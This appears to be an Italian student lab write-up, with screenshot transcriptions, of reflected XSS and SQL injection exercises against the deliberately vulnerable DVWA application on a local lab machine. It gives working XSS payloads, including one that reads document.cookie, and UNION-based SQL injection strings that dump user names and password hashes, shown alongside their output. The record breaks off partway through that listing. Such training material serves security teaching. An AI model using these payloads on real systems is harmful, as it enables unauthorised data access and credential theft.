



# XSS – SQL INJECTION

**ALERT** `<script>alert('XSS')</script>`



**OUTPUT ALERT** `<script>alert('XSS')</script>`



# CORSIVO <i>Testo in corsivo</i>

← → ↻ 🏠

🔒 192.168.1.56/dvwa/vulnerabilities/xss\_r/?name=<i>Alex#

☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Submit

Hello Alex

More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

**COOKIE** `<script>alert(document.cookie); </script>`



Ho avuto accesso a nome e cognome di un utente inserendo 1 nel campo  
User ID

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `erabilities/sqli/?id=1&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various vulnerabilities, with "SQL Injection" highlighted. The main content area shows the "User ID:" label, an input field containing "1", and a "Submit" button. Below the input field, the output is displayed in red text: "ID: 1", "First name: admin", and "Surname: admin". Under the "More info" section, three links are provided: <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>.

Bypassata autenticazione tramite ' OR 'a'='a' (poiché la condizione  $a=a$  è sempre vera, l'operatore OR restituirà sempre un risultato valido, motivo per cui sono riuscito ad accedere ad una nuova posizione che altrimenti sarebbe protetta).

The screenshot shows the DVWA interface with the browser address bar displaying the URL: `192.168.1.56/dvwa/vulnerabilities/sqli/?id=OR+a%3D'a&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". The sidebar menu on the left is the same as in the previous screenshot. The main content area shows the "User ID:" label, an input field containing the payload "OR a='a'", and a "Submit" button. Below the input field, the output is displayed in red text, showing five results: "ID: OR a='a'", "First name: admin", "Surname: admin"; "ID: OR a='a'", "First name: Gordon", "Surname: Brown"; "ID: OR a='a'", "First name: Hack", "Surname: Me"; "ID: OR a='a'", "First name: Pablo", "Surname: Picasso"; and "ID: OR a='a'", "First name: Bob", "Surname: Smith". Under the "More info" section, a link is provided: <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>.

`%' or 0=0 union select null, user() #`

- Tramite `%'` ho indicato la fine di un'istruzione SQL, con `0=0` ho dato una condizione sempre vera, al fine di bypassare controlli di autenticazione.
- Con `union` ho combinato i risultati di due query;
- Tramite parametro sono venuto a conoscenza di quanti campi vengono selezionati dalla query vulnerabile;
- infine tramite parametro `user` ho listato per l'appunto tutti gli utenti presenti, reperendone nome e cognome.

192.168.1.56/dvwa/vulnerabilities/sqli/?id=%25'+or+0%3D0+union+select+null%2C+user()+%23&Submit=Submit

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

**DVWA**

**Vulnerability: SQL Injection**

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
**SQL Injection**  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

User ID:  
 Submit

ID: '%' or 0=0 union select null, user() #  
First name: admin  
Surname: admin

ID: '%' or 0=0 union select null, user() #  
First name: Gordon  
Surname: Brown

ID: '%' or 0=0 union select null, user() #  
First name: Hack  
Surname: Me

ID: '%' or 0=0 union select null, user() #  
First name: Pablo  
Surname: Picasso

ID: '%' or 0=0 union select null, user() #  
First name: Bob  
Surname: Smith

ID: '%' or 0=0 union select null, user() #  
First name:  
Surname: root@localhost

# PASSWORD

192.168.1.56/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+concat(first\_name%2C0x0a,password) from users #

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Nessus Essentials / Fo...

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

:0x0a,password) from users #

Submit

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: admin

admin

admin

6dde5a7cb8c6594ad9110e13c12bf9c6

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Gordon

Brown

gordonb

e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Hack

Me

1337

8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Pablo

Picasso